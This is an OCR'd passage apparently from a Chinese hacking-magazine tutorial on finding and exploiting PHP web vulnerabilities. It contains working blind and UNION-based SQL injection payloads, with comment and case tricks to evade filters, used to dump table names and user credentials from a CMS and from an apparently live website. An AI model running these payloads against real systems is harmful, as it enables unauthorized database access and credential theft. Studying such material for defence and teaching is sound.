

图6


继续看了看搜索到的结果，发现很多变量在获取后被使用htmlspecialchars()函数处理了，如图7。这个函数是用来干什么的呢？仅仅是将一些预定义的字符转换为HTML实体，难道这能影响到我们的注入？打开newuser.php，第8到14行的代码如下：

```
$id=htmlspecialchars($_GET["id"]);
if($txl_username=="")
{
  ero("请登陆后继续进行该项操作",0);
}
include("check.php");
$result=mysql_query("select talk,id from {$tbl}book where username='' and sortid=$id");
```

由于这个页面并没有输出结果，所以就只能盲注了，测试结果如图8所示。利用方法与asp中的or注入大同小异，构造语句为/newuser.php?id=1 or (select ASCII(SUBSTRING((SELECT username FROM eqmk_users where id=1),1,1))=97)”，“select ASCII(SUBSTRING((SELECT username FROM eqmk_users where id=1),1,1))，用来猜解管理员用户名第1位的ASC码值，结果如图9，说明用户名第1位为“a”。由于htmlspecialchars()会将“>”、“<”等转换为html的实体，所以我们无法用“>”进行二分法查询，只有用“=”一个个的猜解了。


图7


图8


图9

对于这个CMS系统的其它漏洞，就由大家自己去发掘了。本期文章就先介绍到这里，PHP其它的漏洞原理与攻防方法我将在后续文章中为大家一一介绍。

脚本漏洞挖掘连连看（四）

文章难度：★★★
文章重点：如何利用工具以及手工方法在不知道程序代码的情况下寻找出程序的漏洞

fjhh@北洋贱队

在上期的文章中，我们熟悉了PHP最常见的几种漏洞，对漏洞的触发原理及利用方法也进行了简单的分析和学习。很显然，在已知程序代码的情况下进行漏洞的挖掘与利用相对是比较容易的，那么这次，我就带着大家一起来学习如何在黑盒情况下对PHP脚本进行漏洞的挖掘和利用。其实它们的方法也大同小异，只是多了猜解与分析而已。为了更好的说明，我使用到了一些实例，这些实例也都是我和朋友平时对网站进行检测所作的记录，也是当初自己学习的见证。

在进行脚本漏洞的挖掘前，我们应当收集一些基本信息，比如目标站点的服务器环境和网站的整体架构，提供的服务和端口开放情况，系统采用的是Windows还是UNIX/Linux，WEB服务是使用的IIS还是Apache等等，这些都是至关重要的，对于我们通过注入、上传或者包含等一系列漏洞获得WebShell后的继续提升权限会有很大的帮助。

对端口的探测我们可以使用SuperScan，它是一款图形化的检测工具，速度非常快，同时还能方便的对同C段内的服务器进行探测，如图1所示就是检测出的目标网站所开放的端口信息。

在获得了目标服务器的大致信息后，我们可以再对网站版块和文件目录结构进行探测，推荐使用Jsky对目标站点进行全站扫描，打开工具后，点击“文件”下的“新建扫描”，将目标网站的网址填写到URL栏中，其它的选项可以使用默认的配置，一路点击Next，最后点击“扫描”下的“开始扫描”就行了，工具扫描的速度非常快，如图2所示就是工具寻找到的注入点。这里我特别强调一下，由于一些特殊情况，很多时候工具会产生误报，不存在漏洞的页面会提示有漏洞，而明明存在的注入点却又不能找出来，这时候手工检测就可以派上用场了。




图1




图2

由于“and 1=1”的太过流行，很多服务器或网站程序都进行了过滤，所以我们采用“-1”法来进行探测，结果发现“viponly.php?aid=191”与“viponly.php?aid=192-1”两者都返回了同样的结果，说明存在注入漏洞，如图3。如图4所示就是查询出的mysql的版本与数据库等信息。




图3




图4

由于这个站点不存在常用的管理员表，所以我们可以利用语句**http://www.***.com/viponly.php?aid=191/**/anD/**/1=2/**/UnioN/**/DIsTiNcT/**/SeleCT/**/1,group_concat(table_name),3,4,5,6,7,8,9,10,11,12,13,14,15,16/**/FroM/**/information_schema.tables%20where%20table_schema=database()**查询出当前数据库中存在的所有表，再使用**http://www.***.com/viponly.php?aid=191/**/anD/**/1=2/**/UnioN/**/DIsTiNcT/**/SeleCT/**/1,group_concat(table_name),3,4,5,6,7,8,9,10,11,12,13,14,15,16/**/FroM/**/information_schema.tables where table_schema=0x73343338333237646230**这条语句查询出某个表中的字段，其中“0x73343338333237646230”为表的16进制，如图5所示就是查询到的用户名与密码。

